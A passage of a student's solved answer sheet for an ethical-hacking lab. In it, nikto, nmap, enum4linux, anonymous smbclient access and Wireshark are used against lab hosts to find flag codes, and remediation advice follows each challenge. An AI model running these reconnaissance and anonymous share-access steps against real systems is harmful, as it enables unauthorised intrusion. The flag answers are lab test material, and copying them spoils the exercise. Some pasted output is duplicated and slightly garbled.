   - Ensures user input is treated as data, not executable code, preventing SQL injection.
2. **Stored Procedures**

- Precompiled SQL queries stored in the database.
- Reduces the chance of SQL injection by abstracting SQL logic from user input.

3. **Input Validation and Sanitization**
    - Validating and sanitizing all user inputs before using them in SQL queries.
    - Prevents malicious input (e.g., special characters) from being processed by the database.
4. **Use of ORM (Object-Relational Mapping) Libraries**
    - Abstracts direct SQL queries and uses parameterized queries.
    - Automatically generates safe SQL, reducing the risk of SQL injection.
5. **Least Privilege Principle**
    - Granting the minimal database permissions required for the application.
    - Limits the potential damage if an SQL injection attack is successful.

Challenge 2: Web Server Vulnerabilities
Total points: 25
In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories. In this challenge, you will locate the flag file in a vulnerable directory on a web server.
Step 1: Preliminary setup

a. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.
b. Set the application security level to low.


Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.
Perform reconnaissance on the server to find directories where indexing was found.
Which directories can be accessed through a web browser to list the files and subdirectories that they contain?
Ans: nikto –h 10.5.5.12

- /config/
- /docs/
- Icons/README
- Login.php


```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 10.5.5.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.5.5.12
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2025-04-01 01:55:34 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fr
ame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different f
ashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2025-04-01 01:56:09 (GMT0) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿Kali)-[~]
└─$
```

Step 3: View the files contained in each directory to find the file containing the flag.
Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.
In which two subdirectories can you look for the file?
Ans: docs and config

- 10.5.5.12/docs/




- 10.5.5.12/config/



What is the filename with the Challenge 2 code?

Ans: aWe-4975 – found under 10.5.5.12/config/db_form.html



Which subdirectory held the file?

Ans: 10.5.512/config/db_form.html

What is the message contained in the flag file? Enter the code that you find in the file.

Ans: aWe-4975

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

Ans: **two remediation methods** for preventing directory listing exploits:

1. **Disable Directory Listing**
    - Configure the web server to disable directory listing to prevent exposing directory contents.
2. **Set Proper File Permissions**
    - Apply restrictive file permissions to limit access to sensitive files and directories.

Challenge 3: Exploit open SMB Server Shares
Total points: 25
In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.
Step 1: Scan for potential targets running SMB.
Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.
Ans) nmap 10.5.5.0/24

```
┌──(kali㉿Kali)-[~]
└─$ nmap 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-04-01 02:07 UTC
Nmap scan report for 10.5.5.1
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3000/tcp open  ppp

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00099s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
8080/tcp open  http-proxy
8888/tcp open  sun-answerbook
9001/tcp open  tor-orport

Nmap done: 256 IP addresses (6 hosts up) scanned in 3.27 seconds
```

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

Ans: smb services running on port 139 and 445 – network 10.5.5.14

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

Ans) using enum4linux -S 10.5.5.14

- -S – share names

```
kali@Kali: ~
File  Actions  Edit  View  Help
=========================================( Session Check on 10.5.5.14 )=========================================

[+] Server 10.5.5.14 allows sessions using username '', password ''


=========================================( Getting domain SID for 10.5.5.14 )=========================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


=========================================( Share Enumeration on 10.5.5.14 )=========================================

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        --------             -------

[+] Attempting to map shares on 10.5.5.14


[E] Can't understand response:

tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.5.5.14/homes       Mapping: N/A Listing: N/A Writing: N/A
//10.5.5.14/workfiles   Mapping: OK Listing: OK Writing: N/A
//10.5.5.14/print$      Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.5.5.14/IPC$        Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Tue Apr  1 02:26:46 2025


┌──(kali㉿Kali)-[~]
└─$
```

What shares are listed on the SMB server? Which ones are accessible without a valid user login?

Ans: shares are listed:

- Homes
- Workfiles
- Print$
- IPC$

```
db_form.html      2012-12-07 00:00 1.3K
=================================( Share Enumeration on 10.5.5.14 )=================================

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80
        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

[+] Attempting to map shares on 10.5.5.14
```

Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

- smbclient //10.5.5.14/print$

```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 9293680 blocks available
```

- cd OTHER
- ls
- get sxij42.txt

```
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 9293656 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (2.2 KiloBytes/sec) (average 2.2 KiloBytes/sec)
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.
```

Locate the file with the Challenge 3 code. Download the file and open it locally.
In which share is the file found?
Ans: inside OTHER – cd OTHER

```
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 9293664 blocks available
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021
```

What is the name of the file with Challenge 3 code?
Ans: sxij42.txt

```
┌──(kali㉿Kali)-[~]
└─$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.
```

Enter the code for Challenge 3 below.
Ans: NWs39691

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?


Ans: **SMB attack remediation methods**:

1. **Limit SMB Ports**
   - Restrict access to SMB ports (TCP 445).
   - Use firewalls to block or limit access to port 445.
2. **Use Strong Authentication**
   - Enforce strong passwords and multi-factor authentication for SMB access.
   - Configure policies for password complexity and implement MFA where possible.


Challenge 4: Analyze a PCAP File to Find Information.
Total Points: **25**
As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.
Step 1: Find and analyze the SA.pcap file.
Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.

```
┌──(kali㉿Kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  OTHER  Pictures  Public  Templates  Videos  sxij42.txt

┌──(kali㉿Kali)-[~]
└─$ cd Downloads/

┌──(kali㉿Kali)-[~/Downloads]
└─$ ls
SA.pcap

┌──(kali㉿Kali)-[~/Downloads]
└─$ wireshark SA.pcap
```

- Filter- http.request




What is the IP address of the target computer?
Ans: 10.5.5.11




Note: Use the IP address 10.6.6.14 for the remainder of this exercise.

What directories on the target are revealed in the PCAP?


Ans: /data/ directory path – 10.5.5.11/data/user_accounts.xml



Step 2: Use a web browser to display the contents of the directories on the target computer.
Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.
What is the URL of the file?
Ans: 10.5.5.11/data/user_accounts.xml




What is the content of the file?
Ans: Employees - username, password, signature, and Type.



What is the code for Challenge 4?

Ans: 21z-1478K



Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

Ans:) **Two methods to prevent unauthorized persons from viewing the content of a file:**

1. **File Permissions** – Restrict access so that unauthorized users cannot view the file's contents.
2. **Encryption** – Encrypt the file to ensure its contents remain unreadable without proper authorization.